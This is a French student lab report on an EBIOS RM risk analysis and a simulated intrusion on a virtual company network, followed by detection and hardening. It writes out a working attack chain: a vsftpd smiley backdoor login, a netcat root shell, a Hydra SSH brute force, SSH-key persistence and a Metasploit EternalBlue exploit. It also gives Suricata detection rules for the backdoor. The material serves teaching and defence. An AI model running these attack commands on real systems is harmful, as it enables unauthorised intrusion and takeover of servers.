COMBETTE Rémi
RANDRIANASOLO Andy-Maël
TOURRET Clément

Sécurisation et Supervision avancées - Rapport Final

Sommaire

Introduction....1
1. Contexte métier et analyse de risque (EBIOS RM)....2
1.1 Présentation de l'organisation étudiée....2
1.2 Identification des biens essentiels et biens supports....2
1.3 Événements redoutés....2
1.4 Sources de risque....3
1.5 Objectifs visés par l'attaquant....3
1.6 Choix du scénario opérationnel retenu....3
2. Architecture de la maquette....3
2.1 Présentation de la maquette....3
2.2 Mise en oeuvre de la maquette....4
3 Description du scénario opérationnel d'attaque....5
3.1 Objectif de l'attaquant....5
3.2 Étapes techniques de l'attaque....5
3.3 Références du MITRE ATT&CK....10
3.4 Impacts sur le système d'information....11
4 Détection et supervision de l'attaque....11
4.1 Mise en place de l'IDS suricata sur le serveur FTP....11
4.2 Mise en place de l'EDR Velociraptor....13
4.3 Kill d'un PID via Velociraptor....15
4.4 Visualisation des logs sur Splunk....16
4.5 Analyse des événements de sécurité....17
5 Mise en place d'un bastion....17
6 Mesures de protection contre l'attaque....18
6.1 Remplacement du service FTP vulnérable par SFTP....18
6.2 Renforcement de la configuration du pare-feu....18
6.3 Sécurisation des accès SSH....19
6.4 Mise en place de sauvegardes hors ligne (backup)....19
6.5 Activation de l'authentification multifacteur (MFA)....19
6.6 Mise à jour des systèmes d'exploitation....20
7 Nouvelle tentative d'attaque sur l'infrastructure sécurisée....20
Conclusion....21

Introduction

Dans le cadre de la SAE5.Cyber.03, l'objectif est de concevoir une maquette représentative d'une problématique de sécurité informatique, d'y exécuter un scénario d'attaque réaliste, de démontrer sa détection à l'aide d'outils de supervision, puis de mettre en place des mesures de sécurisation permettant de limiter ou bloquer cette attaque.

Le travail s'appuie sur une démarche inspirée d'EBIOS Risk Manager : identification des actifs critiques, des événements redoutés, des sources de risques, puis élaboration de scénarios stratégiques et opérationnels. À partir de cette analyse, un scénario d'attaque cohérent avec l'infrastructure mise à disposition a été sélectionné, puis reproduit au sein d'un environnement virtualisé comprenant notamment un pare-feu Stormshield, des serveurs Debian, un serveur Windows Active Directory, une machine Kali Linux et une plateforme de supervision Splunk.

Le présent rapport décrit l'ensemble de la démarche : analyse de risque, description du scénario opérationnel, architecture de la maquette, déroulement de l'attaque, mécanismes de détection, puis mesures de sécurisation et analyse des limites.

1. Contexte métier et analyse de risque (EBIOS RM)

1.1 Présentation de l'organisation étudiée

L'étude est basée sur l'entreprise Noemis, société spécialisée dans la vente, la configuration et l'installation de systèmes de vidéosurveillance professionnels. Le périmètre considéré se limite à son service technique comprenant plusieurs postes et serveurs informatiques.

1.2 Identification des biens essentiels et biens supports

Les valeurs métier correspondent aux activités essentielles devant être protégées :

- Configuration des systèmes de vidéosurveillance
- Support technique client
- Gestion du système d'information interne

Les biens supports permettant ces activités sont notamment :

- Postes techniciens
- Serveurs internes (FTP, Web, Intranet, AD, SQL et Splunk)
- Équipements réseau

La compromission des serveurs techniques pourrait donc avoir un impact majeur sur les activités de l'entreprise.

1.3 Événements redoutés

Les principaux événements redoutés identifiés sont :

- Indisponibilité des serveurs internes
- Manipulation non autorisée des fichiers de configuration
- Fuite de données techniques ou clients

1.4 Sources de risque

Plusieurs sources de risques ont été identifiées :

- Pirate informatique externe
- Ancien employé
- Technicien malveillant
- Prestataire externe

Dans le cadre de la SAE, le scénario retenu met principalement en jeu un attaquant externe cherchant à pénétrer le système d'information via un service exposé.

1.5 Objectifs visés par l'attaquant

Les objectifs potentiels incluent :

- Compromission du SI interne
- Modification de configurations ou firmwares
- Espionnage
- Sabotage
- Rançongiciel (chiffrement des serveurs)

1.6 Choix du scénario opérationnel retenu

Parmi les scénarios envisagés, celui retenu correspond à une compromission initiale via un serveur FTP exposé, suivie d'un pivoting vers le réseau interne, d'une élévation de privilèges, puis d'une compromission de serveurs critiques.

Ce scénario est cohérent avec :


- la présence d'un serveur FTP en DMZ visible dans l'architecture (page 1–2 du schéma d'infrastructure)

- une mauvaise règle de pare-feu Stormshield permettant des communications trop permissives entre zones

2. Architecture de la maquette

2.1 Présentation de la maquette

La maquette repose sur un environnement virtualisé structuré en deux sous-réseaux derrière un pare-feu Stormshield.



Le Sous-réseau 1 correspond au réseau interne administrateur du service technique de Noemis comprenant des postes de technicien ainsi que des serveurs critiques (Active Directory, serveur Intranet, serveur de données et Splunk).

Le Sous-réseau 2 incluant les serveurs FTP et Web exposés correspond à la DMZ de Noemis.

> Le pare-feu dispose ainsi d'interfaces OUT (Internet), DMZ (FTP, Web) et IN (interne).

2.2 Mise en oeuvre de la maquette

L'ensemble des machines présentes sur la maquette ont été mises en place, ainsi que leurs services associées.

Une exception est le serveur FTP qui a besoin d'utiliser une ancienne version piégée de FTP largement diffusée sur Internet dans les années 2011-2012 contenant une Backdoor appelée "FTP Smiley". Cependant, cette version est interdite de diffusion sur Internet, nous avons donc dû la re-créer via un programme Python (*voir annexe 1 : Programme Python de serveur FTP avec la backdoor FTP Smiley*) qui l'imite parfaitement, permettant d'ouvrir une shell administrateur sur le port 6200 si les caractères ":)" sont présents dans le login de connexion.

```
root@debian31:/# ./ftp.py
[+] Serveur FTP en écoute sur 21/tcp
[+] Client ('10.171.1.31', 60820) connecté
[FTP ('10.171.1.31', 60820)] 'USER x:)'
[+] USER reçu : 'x:)'
[+] USER contient ':)' -> start_backdoor()
```

Capture des print du programme Python montrant en temps réel l'ouverture de la Backdoor à cause d'un login utilisateur "x:)" contenant le caractère ":)"

3 Description du scénario opérationnel d'attaque


3.1 Objectif de l'attaquant

L'objectif principal de l'attaquant est d'obtenir un accès au réseau interne de Noemis afin de compromettre des serveurs techniques critiques. L'objectif final simulé dans la maquette est un impact de type sabotage / rançongiciel, matérialisé par le chiffrement de serveurs internes.

3.2 Étapes techniques de l'attaque

Phase 1 – Reconnaissance

L'attaquant débute par une reconnaissance externe. L'analyse du site web de Noemis permet d'identifier un espace client mentionnant un serveur FTP utilisé pour le support technique (dépôt de logs de caméras). Cette information constitue un point d'entrée plausible. *Voir annexe 2 : Serveur Web de Noemis*



Capture de la page de dépôt de logs via FTP indiquant l'adresse IP publique du serveur

D'un point de vue technique, cette phase correspond à :

- identification des services exposés ;
- recherche de surfaces d'attaque publiques.

Phase 2 – Compromission du serveur FTP

L'attaquant se connecte au serveur FTP exposé en DMZ. Une mauvaise configuration (ancienne version de FTP) permet d'obtenir un accès interactif étendu via l'exploitation de la "backdoor smiley", illustrée par l'ouverture d'un shell distant sur le port 6200. Sur le serveur, on observe l'apparition d'un service d'écoute supplémentaire permettant un accès distant sur un port non standard.

```
└─# ftp 10.171.2.26
Connected to 10.171.2.26.
220 FTP server ready
Name (10.171.2.26:kali): user:)
331 Please specify the password.
Password:
230 Login successful.
```

Capture du point de vue de l'attaquant qui exploite la faille "smiley" du serveur FTP en se connectant avec un login contenant le caractère ":)" ouvrant un root shell sur le port 6200

```
└─# nc -v 10.171.2.26 6200
Connection to 10.171.2.26 6200 port [tcp/*] succeeded!
id
uid=0(root) gid=0(root) groupes=0(root)
```

Capture du point de vue de l'attaquant se connectant au port 6200 ouvert avec des droits administrateurs

Aspects techniques :

- service FTP accessible depuis Internet ;
- processus en écoute sur un port non habituel ;
- obtention de privilèges élevés sur la machine.

Le serveur FTP devient ainsi un **point d'ancrage** dans l'infrastructure.

Phase 3 – Découverte du réseau DMZ

Depuis la machine compromise, l'attaquant réalise une découverte du réseau DMZ :

- scan des hôtes du sous-réseau ;
- identification des adresses IP actives ;
- observation de la table de routage indiquant un accès vers le réseau interne.

C'est finalement dans la table de routage qu'a été trouvée l'existence d'un nouveau réseau : le réseau interne de Noemis, séparé par le pare-feu.

```
root@debian31:/home/user# ip r
default via 192.168.20.254 dev ens18 onlink
192.168.10.0/24 via 192.168.20.254 dev ens18
192.168.20.0/24 dev ens18 proto kernel scope link src 192.168.20.1
```

Capture de la table de routage du serveur FTP compromis indiquant une route vers un nouveau sous-réseau

Phase 4 – Pivoting via une règle de pare-feu permissive

Une règle Stormshield trop permissive autorise des flux entre le serveur FTP et le réseau interne. L'attaquant teste alors différents services afin d'identifier ceux que le pare-feu laisse transiter, dans le but d'atteindre le réseau interne. Il exploite une ouverture (règle du pare-feu autorisant une connexion SSH entre le serveur FTP et un serveur du réseau interne) pour initier une connexion SSH vers un serveur interne.




Schéma du pivoting entre les 2 sous-réseaux

Une attaque par force brute est maintenant effectuée sur le service SSH afin de déterminer les identifiants de connexion et d'instancier une connexion.

```
hydra -l root -P liste.txt ssh://192.168.10.1
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Plea
r illegal purposes (this is non-binding, these *** ignore law

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting a
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20 login
[DATA] attacking ssh://192.168.10.1:22/
[22][ssh] host: 192.168.10.1   login: root   password: root
1 of 1 target successfully completed, 1 valid password found
```

Capture de l'attaque par force brute grâce à l'outil Hydra

Des identifiants faibles sont testés avec succès, donnant accès au serveur Debian interne.

Aspects techniques :

- communication inter-zones autorisée ;
- service SSH ouvert ;
- authentification par mot de passe faible.

Le pivoting marque le passage de la DMZ vers le cœur du SI.

Phase 5 – Mise en place d'une persistance

La persistance permet à l'attaquant de conserver un accès au système dans le temps, même si la machine redémarre ou si la faille initiale est corrigée.

Sur le serveur interne compromis :

- création d'un nouvel utilisateur ;
- création d'un répertoire .ssh ;
- ajout d'une clé publique dans authorized_keys ;
- modification des permissions pour restreindre l'accès.

Cela permet un accès persistant par clé SSH, discret et durable.

```
chown -R attaque:attaque /home/attaque/.ssh
chmod 700 ~/.ssh
chmod 600 ~/.ssh/authorized_keys
```

Capture de la configuration de la clé SSH

Phase 6 – Mouvement latéral et cartographie interne

Un nouveau scan est réalisé depuis le réseau interne, révélant :

- un contrôleur de domaine Windows Server 2008 ;
- un serveur Splunk ;
- un serveur web (Intranet) ;
- un poste Windows 7.

Cette étape permet à l'attaquant de sélectionner les cibles critiques.

Phase 7 – Compromission du serveur Intranet

L'attaquant explore un serveur intranet Debian hébergeant un site web (*voir annexe 3 : Intranet*). Un fuzzing de répertoires révèle un dossier d'administration contenant un fichier texte avec des identifiants internes.

```
===============================================================
2025/12/14 12:37:18 Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 301) [Size: 169] [--> http://192.168
/terminal             (Status: 301) [Size: 169] [--> http://192.168
```

Capture du résultat du fuzzing montrant l'existence d'un répertoire "admin"

```
root@debian15:/home/user# curl http://192.168.10.20/admin/notes.txt
Notes internes - Administration

Compte de maintenance temporaire :

Utilisateur : intranet
Mot de passe : Intranet2024!

Accès SSH autorisé depuis le réseau interne.

⚠ Ne pas exposer ce fichier en production
```

Capture du contenu d'un fichier présent dans le répertoire "admin" indiquant des identifiants SSH

Ces identifiants permettent une connexion SSH au serveur avec des droits utilisateurs. Une mauvaise configuration système (script exécuté avec privilèges élevés) est ensuite exploitée pour obtenir une élévation de privilèges.

```
intranet@debian11:~$ ls -l /usr/local/bin/backup.sh
-rwxrwxrwx 1 root root 59 14 déc.  12:43 /usr/local/bin/backup.sh
```

Capture des droits administrateurs du fichier "backup" exécuté automatiquement par un crontab

Phase 8 – Compromission du Windows Server (Active Directory)

Le contrôleur de domaine Windows Server 2008 est identifié comme vulnérable à une faille SMB, car il est installé avec la version 1, qui est pris pour cible par l'exploit EternalBlue. Ce dernier permet d'obtenir un accès avec privilèges SYSTEM sur la machine.

Cela représente une compromission critique du domaine.

Pour commencer, l'attaquant vérifie la version de l'OS utilisé par le serveur (WS2008) que le port SMB (445) est ouvert avec des commandes nmap.

Désormais, il est capable d'instancier l'attaque en utilisant l'exploit référencé par Metasploit "Eternal Blue".

```
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > show options
```

Capture du point de vue de l'attaquant préparant son exploit sur Metasploit

Voir annexe 4 sur le lancement de l'exploit

L'attaquant est à ce stade introduit dans le Windows Server, via Meterpreter. Il peut désormais avoir la main via ce shell.

```
[+] 192.168.10.2:445 - =-=-=-=
```

3.3 Références du MITRE ATT&CK

Phase	Action	Technique MITRE
Reconnaissance	Collecte d'informations	T1592
Accès initial	Exploitation service exposé	T1190
Commande & contrôle	Reverse shell	T1071
Découverte réseau	Scan interne	T1046
Mouvement latéral	SSH interne	T1021
Persistance	Création de compte	T1136
Élévation privilèges	Exploitation vulnérabilité	T1068
Compromission AD	Exploit SMB	T1210
Impact	Chiffrement données	T1486

3.4 Impacts sur le système d'information

La compromission des serveurs internes provoque un impact majeur sur le SI de Noemis.

- **Disponibilité :** services et données inaccessibles suite au chiffrement, perturbant l'activité du pôle technique.

- **Intégrité :** configurations et fichiers systèmes peuvent être modifiés, rendant les données non fiables.

- **Confidentialité :** accès possible à des informations internes et techniques sensibles.

Ce scénario montre qu'une faille sur un service exposé peut conduire à une compromission globale du SI et à une situation proche d'un rançongiciel.

4 Détection et supervision de l'attaque

4.1 Mise en place de l'IDS suricata sur le serveur FTP

Suricata va nous permettre de générer une alerte quand le port 6200 est exploité. Le but ici est par la suite de faire remonter l'information vers le serveur Splunk et de provoquer une alerte pour avertir les administrateurs.

Après l'installation de Suricata sur la machine, nous allons renseigner deux règles dans le fichier */etc/suricata/rules/local.rules*.

Les règles sont les suivante :

- alert tcp any any -> any 21 (msg:"[ALERTE] Tentative d'exploitation VSFTPD 2.3.4 Backdoor"; content:"3a 29"; isdataat:!1,relative; classtype:attempted-admin; sid:1000001; rev:1;)
- alert tcp any any -> any 6200 (msg:"[CRITIQUE] Accès Backdoor VSFTPD (Port 6200) détecté !"; flow:established,to_server; classtype:command-and-control; sid:1000002; rev:1;)

La première règle nous permet de faire une alerte quand il y a une tentative d'exploitation de la faille via le port 21 en utilisant le smiley ":)". La deuxième règle est critique, car elle se déclenche quand quelqu'un ouvre le port 6200 du serveur FTP.

Par la suite, il faut ajouter notre fichier de règles dans le fichier de configuration principal de Suricata (/etc/suricata/suricata.yaml).

```
rule-files:
##  - suricata.rules
  - local.rules
```

Renseignement du fichier de règle

Il faut aussi activer la sortie syslog sur le canal local5 pour les séparer des autres logs.

```
outputs:
- console:
    enabled: yes
    # type: json
- file:
    enabled: yes
    level: info
    filename: suricata.log
    # type: json
- syslog:
    enabled: yes
    facility: local5
    format: "[%i] <%d> -- "
    # type: json
```

Activation des logs de Suricata en sortie

Une fois les alertes créées, il faut les faire remonter vers le serveur Splunk. Pour ce faire, nous allons utiliser Rsyslog.

Nous appliquons la configuration suivante au fichier /etc/rsyslog.conf :

```
$ModLoad imfile

$InputFileName /var/log/suricata/fast.log
$InputFileTag suricata:
$InputFileStateFile stat-suricata
$InputFileSeverity alert
$InputFileFacility local5
$InputRunFileMonitor

local5.* @192.168.10.1:514
```

Configuration du fichier /etc/rsyslog

$ModLoad imfile : Permet de charger le module qui permet à Rsyslog de lire des fichiers textes.

$InputFileName : Indique à Rsyslog quel fichier il doit surveiller.

$InputFileTag : Permet de savoir qui a généré les logs (étiquette).

$InputFileStateFile : Permet à Rsyslog de se repérer dans les logs et de ne pas renvoyer d'anciens logs.

$InputFileFacility : Transforme le texte du fichier en un log de catégorie local5.

$InputRunFileMonitor : Permet d'activer la surveillance définie.

local5.* @192.168.10.1:514 : Permet d'envoyer les logs de local5 vers le serveur de log.

4.2 Mise en place de l'EDR Velociraptor

Velociraptor est un outil de DFIR (Digital Forensics and Incident Response) permettant de répondre en cas d'attaque, via une mise en quarantaine d'une machine infectée par un hacker par exemple.

Velociraptor fonctionne avec des agents pour qu'il puisse superviser les machines. Une fois la configuration du serveur faite, il faut générer des agents Windows et Linux pour que notre EDR puisse les superviser.

Le fonctionnement de Velociraptor est simple. Une fois le serveur lancé, nous pouvons nous rendre sur la page de connexion via l'adresse suivante https://localhost:8889.


Une fois sur la page d'accueil, il faut chercher un Host en tapant “Host:” dans la barre de recherche et il nous affiche toutes les machines qu’il voit.

Visualisation des postes dans Velociraptor

Ici, nous avons décidé de ne pas superviser l’ensemble des machines mais seulement les plus importantes :

Debian 15 : Correspond au serveur technique du réseau 1.
Debian 31 : Correspond au serveur FTP du réseau 2.
Windows : Correspond à notre Windows Server qui héberge la base de données.


Par cette interface, nous pouvons déjà visualiser l’état de connexion des machines. Ici, toutes les machines sont en ligne, on le remarque par le petit rond vert devant le Client ID. Lorsque l’on clique sur l’un des ID, nous avons quelques informations sur la machine et le plus important c’est que Velociraptor la sélectionne pour action.



Information sur le poste via le client ID

Une fois la machine sélectionnée, nous allons pouvoir faire des “analyses d’artefacts” sur celle-ci.

4.3 Kill d'un PID via Velociraptor




Utilisation de l'artefact Windows.System.Pslist

On exploite l'artefact Windows.System.Pslist pour repérer le PID de notepad.exe qui est ouvert sur le Windows Server.

Récupération du PID de notepad.exe

Le PID de notepad.exe est 2260, on va donc utiliser l'artefact de remédiation pour tuer ce processus précis.

Par la suite, on utilise l'artefact Windows.System.CmdShell pour exécuter une commande sur le poste (alternative si l'artefact Kill n'est pas disponible).



Utilisation de l'artefact Windows.System.CmdShell

On remarque par la suite que notre bloc-notes est fermé sur le Windows Server. Cela peut être utile quand un hacker a mis en place un logiciel espion invisible par exemple.

Pour la mise en quarantaine, on utilise l'artefact Windows.Remediation.Quarantine. Cela permet d'isoler la machine du réseau.
Lorsque la quarantaine est appliquée et que la machine tente de pinger une autre machine du réseau, il y a une défaillance générale.


```
C:\Users\Administrateur>ping 192.168.10.1

Envoi d'une requête 'Ping'  192.168.10.1 avec 32 octets de données :
Défaillance générale.
Défaillance générale.
Défaillance générale.
Défaillance générale.

Statistiques Ping pour 192.168.10.1:
    Paquets : envoyés = 4, reçus = 0, perdus = 4 (perte 100%),
```

Conséquence de la mise en quarantaine

Pour l'envoi des logs vers Splunk, nous avons défini une GPO sur Windows Server permettant de récolter les logs clients, et un serveur Rsyslog qui récolte les logs des postes Debian et les envoie vers Splunk via le port 9997.


4.4 Visualisation des logs sur Splunk

Pour finir, nous avons transféré les logs du pare-feu vers Splunk pour centraliser le maximum de données.



Visualisation des Host sur splunk

Voici l'ensemble des machines produisant des logs remontant sur Splunk. On retrouve bien les logs liés à Suricata :



Visualisation des logs Suricata sur Splunk

Nous allons par la suite configurer une alerte lorsque l'accès Backdoor sur le serveur FTP est effectué, nous permettant de réagir dans les plus brefs délais avec Velociraptor.

4.5 Analyse des événements de sécurité

5 Mise en place d'un bastion

L'implémentation d'un bastion dans l'infrastructure permet de centraliser et de sécuriser les accès d'administration via ssh, vers les serveurs internes depuis l'extérieur.

Tout d'abord, il faut mettre en place des règles de filtrage et de NAT sur le pare-feu.
Pour que le bastion soit joignable depuis l'extérieur, il faut mettre en place cette règle NAT :

État	Trafic original (avant translation)				Trafic après translation			
	Source	Destination	Port dest.		Source	Port src.	Destination	Port dest.
on	Any interface: out	Firewall	ssh	→	Any		serveur	ssh

Ensuite, il faut mettre en place ces règles de filtrage pour autoriser les flux vers le bastion, tout en respectant le principe du moindre privilège.
Ainsi, ces règles nous permettent d'atteindre le bastion et au bastion de rebondir vers les serveurs des deux sous-réseaux :

FILTRAGE NAT

Rechercher... | + Nouvelle règle | ✕ Supprimer | Couper

	État	Action	Source	Destination	Port dest.
1	on	passer	Any	serveur_ftp	ssh
2	on	passer	serveur_ftp	serveur_technique serveur_web	ssh

Ensuite, on procède à la configuration logicielle du bastion :

- On désactive l'accès vers le compte root de la machine distante :
  - PermitRootLogin no
